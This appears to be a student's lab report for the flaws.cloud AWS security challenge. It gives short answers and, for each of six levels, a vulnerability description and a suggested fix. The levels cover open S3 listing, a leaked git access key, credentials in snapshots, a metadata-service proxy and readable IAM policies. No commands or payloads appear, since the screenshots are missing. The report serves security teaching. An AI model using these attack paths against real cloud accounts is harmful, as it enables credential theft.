
Lab 4.3

3. flaws: Level 1


- As the command output shows, it is being served out of an S3 bucket. What region is this bucket located in?

Us-west-2


- Show the site when visited via this URL.



- Show the results of visiting this URL.



- Show the results of visiting this URL and continue to the next level.




Vulnerability Description: The bucket provides a listing of files, allowing anyone to navigate to the secret file.


Suggested Remediation: Disable the file listing feature, and consider making the file name harder to guess.

4. flaws: Level 2

- Show the result in a screenshot.



- Didn't ask for this level's completion ss, but I'm showing it anyway...




Vulnerability Description: The bucket listing is restricted, but anyone with an anuthenticted aws account can list them with ls.


Suggested Remediation: Create and properly assign a role for listing files in the bucket.

5. flaws: Level 3


- Show the results of visiting the URL.



- Show the contents of this file



- Try visiting the level6 URL and show the results.




Vulnerability Description: The access key was improperly added to the git repo, but not subsequently revoked, allowing the adversary to access that key by downloading the repo.

Suggested Remediation: Revoke that key.

6. flaws: Level 4

- To find out how many snapshots we can access, show the output of the following command:




Vulnerability Description: The secret credentials are stored in a snapshot that the adversary may retrieve and access.


Suggested Remediation: Don't store those credentials in plaintext files, and remove access to those backups.

7. flaws: Level 5

- Show the results including the address bar.



- Use the proxy to access this internal metadata service and show the results.



Vulnerability Description: The provided proxy server allows the adversary (or anyone else) to browse the contents of the meta data in the bucket, including accessing credentials.


Suggested Remediation: Take down the proxy server, or ensure that it can't get to those parts of the bucket.

8. flaws: Level 6


- What Action on what Resource does this policy allow?

Allows apigateway:GET on resource arn:aws:apigateway:us-west-2::/restapis/*

- Show the Action has been allowed and the Resource it has been allowed on.



- Take a screenshot of it for your lab notebook.




Vulnerability Description: The ability to read the iam policies allows the adversary to exploit weaknesses in over-provisioned roles.

Suggested Remediation: Don't allow the account to read permissions.

